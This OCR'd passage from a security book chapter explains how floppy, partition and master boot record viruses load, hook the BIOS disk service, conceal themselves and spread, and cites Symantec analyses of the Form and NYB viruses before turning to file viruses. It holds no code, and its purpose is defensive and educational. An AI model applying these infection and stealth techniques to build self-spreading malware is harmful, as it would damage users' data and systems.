


Figure 14.10
BIOS boot program loads viral boot record into RAM and transfers control to the virus bootstrap routine.




Figure 14.11
Conceptual hierarchy of service providers after memory installation by the boot record virus.

For FBR viruses, the most important field in the BDA is the "Total memory in kilobytes" field, which specifies how much conventional memory is available for operating system use, normally 640 KB. If DOS loads later during bootup, it uses this field to determine how much memory can be safely allocated to itself and other DOS applications. FBR viruses reserve space for their routines and data in memory by decreasing the number in this field. To reserve 2 KB of memory for itself, for instance, a virus decreases the number to 638 (see fig. 14.12). When DOS loads, it determines that only 638 KB of memory is available for its use, and doesn't read, modify, or update the final kilobyte. The virus then can use this memory without fear of corruption.




Figure 14.12
Virus reserves 2 KB at top of conventional RAM.

After the virus reserves memory for itself by updating the BDA, it moves itself into the newly reserved memory and attempts to hook into the direct disk system services (see fig. 14.13). The computer's ROM BIOS contains disk service routines that DOS calls upon to directly read from and write to floppy disks and hard drives. DOS's reliance on these services provides a foolproof, convenient method for the virus to activate and infect other disks.




Figure 14.13
Virus copies itself to reserved memory.

The PC also contains a memory structure, known as the *Interrupt Vector Table* (IVT), which is like a phone book that contains addresses for each of the services that the computer might need as it operates. Whereas a normal phone book might contain the street address of a given store or service provider, the IVT contains the address of a specific ROM BIOS service program in the computer's memory. When the operating system needs to request a service, it can look up the address of the service provider in the IVT phone book and determine where to send its request.

One of the IVT phone book entries contains the address of the ROM BIOS disk service routines. The FBR virus hooks into the system services by changing the contents of this entry and informing the computer and any subsequent operating system that it now is a proxy for the ROM BIOS disk service provider. All requests to read and write to disks on the computer then are sent to the virus rather than to the original ROM BIOS disk services.

Later, when the operating system makes a system service request, the IVT is consulted and the virus has the request sent to it. The virus can then examine the request and, if it desires, infect the floppy disk being accessed. After the virus performs its mischief, it can then redirect the request to the original ROM BIOS driver so that it can be properly serviced (see fig 14.14).




Figure 14.14
The fully installed boot virus.

After the virus updates the IVT and establishes itself as the disk service provider, most FBR viruses try to determine whether a hard drive is attached to the computer; if so, the virus attempts to infect its Master Boot Record or active Partition Boot Record. This way, the next time the computer restarts in a typical bootup to the hard drive, the virus can install itself in memory and infect other floppy disks.

To complete its work, the FBR virus must retrieve the original FBR on the floppy disk and initiate the original bootup sequence as if the virus were not present. This is important because a virus must be unobtrusive to remain viable. If the FBR virus installed itself in memory, infected the hard drive, and caused bootup on the floppy disk to fail, it might quickly be detected and removed. Most viruses maintain a copy of the original FBR in one of the sectors

at the end of the floppy disk. After the virus installs itself in memory, it loads the original FBR into memory and executes the original bootstrap routine. The bootstrap routine then proceeds normally, completely oblivious to the presence of the virus.

Most floppy disks contain data and don't carry the DOS operating system files; thus, after the virus transfers control to the original bootstrap routine, it displays a message such as "Non-system disk." At this point, the average user realizes that he or she accidentally booted from a data disk, removes the disk from the drive and reboots. This is why most FBR viruses infect the MBR or active Partition Boot Record of the hard drive during bootup. This infection guarantees that even if the floppy disk doesn't contain the proper operating system files, the virus can still spread to the hard drive and eventually to other disks. Finally, a small number of FBR viruses can maintain their memory-resident status, even through a "warm" reboot. If a computer is warm-booted while the virus is resident, the virus can still infect other disks, even if it neglected to infect the hard drive.

When and How the FBR Virus Infects New Items

Most FBR viruses attempt to infect disks whenever they get a chance (although some viruses are more discriminating than others). If an infected floppy disk is in drive A:, the first opportunity presented to the FBR virus is during a system reset. Almost all FBR viruses also attempt to infect the hard drive's MBR or active Partition Boot Record during the floppy boot process. This process is discussed in the sections "Partition Boot Record Viruses" and "Master Boot Record Viruses."

The FBR virus also has an opportunity to infect after it installs itself in memory and designates itself as the proxy disk service provider. Any time thereafter when DOS or its programs attempt to access a floppy disk (or the hard drive), the operating system calls upon the virus (see fig. 14.15).

If the virus is not resident in memory, merely accessing an infected disk can't cause the computer to become infected. Unless the user boots from an infected floppy disk, the FBR virus never executes. If it doesn't execute, it can't infect the hard drive or install itself as a resident service provider. If the computer is already infected and the virus is installed as a resident service provider, however, accessing uninfected floppy disks in any way while the virus is resident can cause the virus to spread to these floppies.

Almost all FBR viruses infect disks when the user or the operating system makes a legitimate disk request. Disk requests usually cause the drive to whir and the drive's LED light to brighten. Floppy drives usually whir only when the user initiates some disk activity, such as a directory or a file copy. If the virus were to try to spread at some arbitrary time, the user might notice the activity (via the noise or LED light) and suspect something was amiss.




Figure 14.15
The boot virus infection process.

Infecting new floppy disks only when the user or operating system requests disk activity is advantageous to the virus for several reasons. Most importantly, if the user or the operating system requests the use of a floppy drive, the drive probably actually contains a disk. Secondly, the virus can sneakily infect the floppy disk boot record immediately before or after the BIOS disk service provider services the normal disk request. The infection process generally requires less than a second. Because the user most likely requested the disk activity anyway, the drive whirs for what appears to be a legitimate purpose. In this way, the virus effectively spreads to new floppy disks without divulging its presence.

Before a virus attempts to infect the floppy disk, it must determine whether the disk has already been infected. Most often, the virus does so by loading the target FBR into memory and comparing it to its own contents. If the FBR virus ascertains that the target floppy disk isn't yet infected, it proceeds with the infection process. Most FBR viruses attempt to save the original FBR in another sector on the floppy disk so that if the user ever boots from the disk, the virus can properly start up the operating system that resides on the disk.

FBR viruses almost always store the original boot record in one of two locations on the floppy disk: at the end of the infected floppy disk, or at the end of the sectors used to store the root directory structure of the floppy disk. If the virus is careless, storing the original FBR in either of these locations can cause data loss. The average 1.44 MB, 3 1/2-inch floppy disk has room for 224 files in the root directory. This reserved directory space requires 14 sectors of storage, most of which goes unused because few floppy disks have 224 files stored in the root directory. Many FBR viruses assume that the last sector of the root directory is unused and store the original boot record in this area. If these directory entries are not vacant, the associated files are lost during infection. Furthermore, if the user copies a number of files onto the disk, the overwritten directory entries might be used, overwriting the saved FBR. This results in a crash during subsequent bootups from the floppy disk.

Most other FBR viruses store the original boot record in one of the other final sectors of the floppy disk, also assuming that these sectors are unused. If a virus overwrites one of these sectors with the original boot record contents, it may overwrite existing file data on the disk, causing corruption. In addition, many viruses don't update the FAT on the disk to indicate that the sector at the end of the disk is in use. If a user tries to copy additional files to the floppy disk, the original boot record may be overwritten by these files, causing subsequent bootups from the floppy disk to crash the computer.

Potential Damage the Virus Can Do

When an FBR virus infects other floppy disks by inserting a viral bootstrap routine into the FBR and storing a copy of the original FBR elsewhere on the floppy disk, it can overwrite other data. Many FBR viruses overwrite the last sector of the root directory structure. If this sector is in use, any file directory entries stored in this sector are destroyed. Luckily, disk tools such as the Norton Disk Doctor can be used to repair this damage.

Other boot viruses store a copy of the original FBR at the end of the floppy disk. If the floppy disk is full, the virus necessarily overwrites a sector in use by a file, destroying at least 512 bytes of its data. Unfortunately, after the virus overwrites a sector being used by a file on the floppy disk, the original contents of the sector can't be recovered using conventional disk tools.

Partition Boot Record Viruses

Almost all Floppy Boot Record (FBR) viruses infect the Master Boot Record (MBR) or the hard drive's active Partition Boot Record (PBR). The PBR virus is another form of the FBR virus that resides in the boot record of a logical hard drive partition rather than in a floppy disk.

Note Like the FBR virus, the PBR virus is a program that resides in the bootstrap area of the PBR. For the virus to activate, the PBR must be loaded and executed during the boot-up process.

Few FBR viruses infect the PBR of the active partition; most FBR viruses prefer to infect the MBR of the hard drive. The PBR virus isn't necessarily inferior to the MBR infecting virus, but creating it is more difficult, which might be why fewer of these viruses exist. On the other hand, the *Form* PBR virus is one of the most common viruses in the world today.

How Boot Record Viruses Get Control

The typical PBR virus resides in the boot record of the active partition on the hard drive. During hard drive bootup, the ROM BIOS boot routine loads the MBR from the first physical sector of the hard drive. If the MBR contains a valid signature, the ROM program executes the bootstrap routine in the MBR.

The MBR bootstrap routine then locates the active partition and loads its PBR into memory; it does this by examining the four entries in the MBR's partition table. If the PBR has a valid signature at the end of the sector, the MBR bootstrap routine transfers control to the PBR bootstrap routine and allows it to execute. In an infected PBR, the virus executes at this point during the bootup process and can install itself as a memory-resident driver in the same fashion as the FBR virus (see "When and How Floppy Boot Record Viruses Get Control"). See figure 14.16 for a graphical description of this process.

Unlike FBR viruses, when a PBR virus executes, it doesn't immediately try to infect other floppy disks. The typical FBR virus infects the hard drive during bootup because it wants to guarantee that future bootups from the hard drive allow the virus to execute and install itself as a resident driver. The PBR virus has no such requirement on the other hand, because it already resides on the hard drive; it uses the hard drive boot sequence only to install itself as a resident driver.

After the PBR virus executes and installs itself in memory during the bootup process, it loads a copy of the original PBR into memory and transfers control to its bootstrap program. This bootstrap program then loads the rest of the operating system normally and the user eventually receives a C: prompt.

As with the FBR virus, once the PBR virus has installed itself as a memory-resident driver, all disk system service requests are sent through the virus' handler. The virus then can examine the service request and if it chooses, infect the disk being accessed. After the virus performs its mischief, it can redirect the request to the original ROM BIOS driver so that it can be properly serviced.




Figure 14.16
Bootup from hard drive with PBR infection.

How the PBR of the Active Partition Becomes Infected

Most FBR viruses attempt to infect the MBR or PBR of the hard drive during bootup from an infected floppy disk. During the floppy disk bootup process, the ROM BIOS boot program loads the FBR into memory and checks the signature at the end of the boot record. If the signature matches, the bootstrap program in the FBR executes, launching the virus. The virus then can install itself as a memory-resident service provider. Finally, before the virus loads the original FBR and transfers control to the original bootstrap program, it attempts to infect the PBR of the active partition on the hard drive.

The virus loads the MBR of the first physical hard drive into memory and examines the partition table stored within the MBR to determine the location and the size of the active partition. After the virus determines the starting location of the active partition, it can retrieve this partition's boot record. This is a simple task for the virus because the PBR always occupies the absolute first sector of a partition.

The virus then examines the PBR contents. It determines whether the PBR bootstrap routine has been infected. If the PBR does contain a copy of the virus, the virus aborts the infection process and proceeds to boot the floppy disk. If the PBR is uninfected, the virus saves the original PBR elsewhere on the drive so that it can later locate and load it, allowing the computer to boot normally. It then infects the PBR bootstrap routine.

The common PBR virus writes the original PBR in a sector near the end of the entire physical drive (as opposed to the end of the infected logical partition). Unfortunately, some do not check whether the targeted sector already is in use. In this way, the average PBR virus can inadvertently overwrite existing data stored in one of the hard drive partitions.

After the virus saves a copy of the original boot record at the end of the drive, it overwrites the current boot record of the active partition with a newly constructed viral boot record. The new boot record contains the virus' bootstrap routine and the old boot record's BPB data. As with floppy disks, the BPB data must be visible in the PBR for proper computer operation. Consequently, most viruses leave the BPB area of the PBR intact.

How and When Partition Boot Record Viruses Infect New Items

The PBR virus installs itself as a memory-resident service provider in the same manner as its FBR alterego. After it establishes itself as a service provider, anytime the user or operating system attempts to access any floppy disk, the virus service provider is invoked and given control of the computer.

In the most common scenario, the virus waits for accesses to the floppy drives and attempts to infect floppy disks any time they're used for other purposes. See "When and How the FBR Virus Infects New Items" for details on the floppy disk infection process.

Potential Damage the PBR Virus Can Do

Most PBR viruses save the original boot record in a sector toward the end of the infected hard drive. Because few, if any, PBR viruses verify that the target sector is unused, they might inadvertently overwrite part of a file that occupies this space.

The PBR virus can cause other problems. Even if the virus happens to overwrite an unused sector at the end of the hard drive with the original PBR, the user still might overwrite the saved boot record with his own data later. After the user overwrites the saved PBR with other data, the original PBR is lost. Subsequent bootups from the hard drive result in a system crash. This crash occurs because the virus loads what it falsely believes to be the original PBR and transfers control to its supposed bootstrap routine. If the PBR is overwritten, the virus executes garbage machine code rather than the original bootstrap routine.

Some PBR viruses take precautions to prevent the previously mentioned situation from occurring. They might, for example, reduce the size of the last partition to reserve the final sector(s) for themselves, and store the original PBR in this area. This way, a user can't overwrite the original PBR.

Finally, if the virus does modify or encrypt the BPB area, it must rely upon a technique called *stealthing* (see “Stealth Viruses”) to conceal the changes to the BPB from the operating system or other programs that access the PBR. Anytime the operating system or a program attempts to access the PBR, the virus’ resident service provider must supply the requesting program with the original PBR data. In these situations, if the virus isn’t resident (as when a user boots from an uninfected floppy boot disk), the infected partition is inaccessible. Luckily, this damage usually can be fixed using common disk utilities, such as the Norton Disk Doctor or Norton Disk Editor.

Partition Boot Record Virus Example

The *Form* virus is a memory-resident boot record infector. It does not infect files. Unlike many other boot record viruses, it infects the Partition Boot Record of the active partition but *not* the Master Boot Record on hard drives.

Form goes memory-resident when a computer is booted from an infected floppy disk or hard disk. After the virus becomes resident, it infects all non–write-protected disks accessed. Form occupies the upper 2 KB of system memory, and decrements the amount of system memory specified in the “Total memory in K-bytes” field of the BDA by 2 to reserve space for itself. The virus intercepts the BIOS disk system service provider to infect other media.

The virus checks the system date after it installs in memory, and if it’s the 18th of the month, the keyboard system service provider is intercepted. The virus then produces a “click” on the PC speaker each time a user presses a key. The “click” may not occur if a keyboard driver is installed on the computer, but the virus still infects disks properly.

The virus stores the original boot record and part of its executable code on the last sectors of the hard disk, or in clusters marked as bad on a floppy. Form contains the following text:

```
The FORM-Virus sends greeting to everyone who's reading this text. FORM doesn't
destroy data! Don't panic! F******s go to Corinne.
```

Form does not damage files or data, except for the possibility of the original boot sector being overwritten.

This analysis was performed by John Wilber of the Symantec AntiVirus Research Center.

Master Boot Record Viruses

The vast majority of Floppy Boot Record (FBR) viruses infect the hard drive’s Master Boot Record (MBR). In essence, the MBR virus is another form of the FBR virus that resides in the hard drive’s Master Boot Record rather than a floppy disk’s boot record. As with FBR and PBR viruses, the MBR must be loaded and executed during bootup before the virus can activate.

Master Boot Record infectors are much more common than Partition Boot Record infectors. Before a PBR virus can infect, it must look through the partition table to locate the active partition, then locate the boot sector for the active partition, and infect the boot sector. The MBR viral infection process is much less complex.

How the Master Boot Record Virus Gets Control

During hard drive bootup, the ROM BIOS boot program loads the MBR from the primary hard drive connected to the computer. It then verifies that the MBR has the proper signature at the end of the sector, and if so, transfers control to the MBR's bootstrap program.

In an infected MBR, a viral bootstrap routine replaces the original bootstrap routine. The moment that the ROM BIOS boot program transfers control to the MBR bootstrap program, the virus gains control. The average MBR virus then installs itself as a memory-resident service provider, in the same manner as the FBR and PBR viruses (see fig. 14.17).




Figure 14.17
Bootup from hard drive with infected MBR.

Whereas the typical FBR virus attempts to infect the hard drive during bootup, the MBR virus has a different agenda. The MBR virus needs to use only the hard drive boot sequence to install itself as a resident driver, because it already resides on the hard drive.

How the Hard Drive MBR Becomes Infected

Assume that an infected floppy has been inserted into drive A: of the computer and a user reboots the computer. During floppy bootup, the ROM BIOS boot program loads the FBR into memory and checks the signature at the end of the boot record. If the signature matches, the bootstrap program in the FBR executes, launching the virus. The virus can then install itself as a memory-resident service provider. Finally, before the virus loads the original FBR and transfers control to the original bootstrap program, it attempts to infect the hard drive's MBR.

The FBR virus loads the MBR of the first physical hard drive into memory. Next, it checks to see whether the MBR's bootstrap routine already is infected. If so, the virus aborts the infection process and proceeds to boot the floppy disk. If not, it overwrites the existing MBR with an updated copy. The updated copy of the MBR usually contains the viral bootstrap routine, as well as the partition table from the original MBR.

Most MBR viruses maintain an exact copy of the original partition table in the viral MBR, because DOS and many applications need this information to determine the logical drives available on the computer. Some viruses might not maintain a valid partition table in the infected MBR, however. Anytime DOS or other programs request the hard drive's MBR, the resident service provider installed by this type of virus hides the infection and provides the requesting program with the original, valid copy of the MBR and partition table.

Like the FBR and PBR virus infections, the typical MBR virus needs to save a copy of the original MBR elsewhere on the drive. Later, after the computer boots from the infected hard drive and the virus installs itself as a resident service provider, the virus needs to load the original MBR and transfer control to its bootstrap routine. The original MBR bootstrap routine can then load the active partition's PBR and the bootup continues normally.

Some viruses don't store the original MBR elsewhere on the drive; in this case, the virus contains the same bootstrap functionality as the original MBR. The virus loads and transfers control to the PBR of the active partition entirely on its own, completely bypassing the original MBR's bootstrap program.

The disk partitioning software used on most hard drives (FDISK) leaves one full track of unused sectors following the MBR on the hard drive. The average MBR virus selects one of the sectors to store the original MBR, because these sectors are unused on most systems. Many of the Stoned viruses, including Stoned.Michelangelo, place the original MBR sector in track 0, head 0, sector 7 (recall that the Master Boot Record is located in track 0, head 0, sector 1).

Usually, a virus strain stores the original MBR at the same location in this slack area. The virus program is written so that it always stores and retrieves the MBR from a given sector in this slack space.

How and When the Master Boot Record Virus Infects New Items

The MBR virus installs itself as a memory-resident service provider in the same manner as its FBR and PBR cousins. As the disk service provider, anytime the user or operating system attempts to access any disk drive, the virus is given control of the computer. In the most common scenario, the virus waits for accesses to the floppy drives and attempts to infect floppy disks any time they are used for other, legitimate purposes.

Potential Damage the MBR Virus Can Do

MBR viruses store the original Master Boot Record somewhere in the slack space of the hard drive's first track because the virus assumes without checking that this space is available for its own devious purposes. Unfortunately, this isn't always the case. Several different disk management and access control packages store their own bootstrap programs and data within this slack space. If the virus blindly saves a copy of the original MBR in this area, it can overwrite the disk driver and cause system crashes on subsequent bootups.

Stealth viruses may not maintain a copy of the original partition table within the infected MBR. As long as the virus is memory-resident, as it would be, for example, if the computer was booted from the hard drive or an infected floppy disk, this should not pose a problem for the user. The resident service provider installed by the virus monitors all disk requests to the hard drive MBR, and provides any requesting program with the original, uninfected MBR and partition table. When DOS or other programs examine the partition table, they are given the proper information and function normally.

If the user boots up from an uninfected floppy disk and tries to access the hard drive, however, doing so proves impossible. The virus cannot hide the modifications to the partition table in the MBR, because it isn't resident. If the infected MBR doesn't contain an appropriate partition table, DOS denies access to the drive. The Stoned.Empire.Monkey virus exhibits this behavior.

MBR Virus Example

NYB, also known as the *B1* virus, is a simple memory-resident, stealthing boot record virus. It does not infect files. It infects hard drive Master Boot Records when a user attempts to boot from an infected floppy. The virus goes memory-resident when a computer boots from the hard drive or an infected floppy disk.

While the virus is memory-resident, it infects any non–write-protected disk the computer accesses. NYB reserves 1 KB of space in upper memory by decreasing the amount of system memory specified in the BDA's "Total memory in K-bytes" field. Infected hard drives have their original MBR stored at track 0, head 0, sector 17. A complicated algorithm is used to determine where the original boot record is stored on floppy disks. The results of this algorithm are listed below. The virus intercepts the BIOS disk system service provider to infect other media, and to hide or "stealth" itself by redirecting disk reads.

This virus does not activate in any way, but at random times it performs a series of random reads. This virus does corrupt data, apparently with random reads and writes, and by being overwritten with the original boot sector/partition table.

Unlike the Form virus, the NYB virus displays no text messages on the computer screen.

This analysis was performed by John Wilber of the Symantec AntiVirus Research Center.

Program File Viruses

Program file viruses (hereafter called just *file viruses*) use executable files as their medium for propagation. They target one or more of the three most common executable file formats used in DOS: COM files, EXE files, and SYS files.

The basic file virus replicates by attaching a copy of itself to an uninfected executable program. The virus then modifies the new host program so that when the program executes, the virus executes first.

Most file viruses are easy for antivirus programs to detect and remove. First, in all but a few exceptions, file viruses infect at or near the entry point of executable files. The entry point is the location in the file where the operating system begins executing the program. Infecting at the entry point guarantees the virus control of the computer when the program executes.

Viruses that don't infect at the entry point of an executable file are not guaranteed to gain control of the computer. The virus might insert itself in a data section of the program that ends up never executing; this can corrupt or change the host program's behavior. These and other problems make infection at arbitrary locations in the program unappealing to virus writers.

The file-infecting virus can only gain control of the computer if the user or the operating system executes a file infected with this virus. In other words, infected files are harmless as long as they are not executed; they can be copied, viewed, or deleted without incident.

A virus chooses a method of program file infection based on the executable file's type (COM, EXE, or SYS). The following sections describe the six common program file infection techniques.

COM Infections

COM programs have the simplest format of any of the DOS executable file formats; they also have the simplest loading sequence: DOS reads the program directly into memory, then jumps to the first instruction (at the first byte) of the program image. When this action occurs, the program has complete control of the computer, until it relinquishes control back to DOS upon termination.

Prepending COM Viruses

File viruses infect COM files by modifying the machine-language program at the start of the executable image. A virus can ensure that it gains control in at least four different ways, because execution in a COM file must begin at the first byte in the executable image. First, a virus can insert itself at the top of the COM file, moving the original program down after the viral code. The entire virus is then located at the top of the executable image, and is the first to execute when the program is loaded. This method of infection is known as *prepending*, because the virus affixes itself to the beginning of the host COM program (see fig. 14.18).




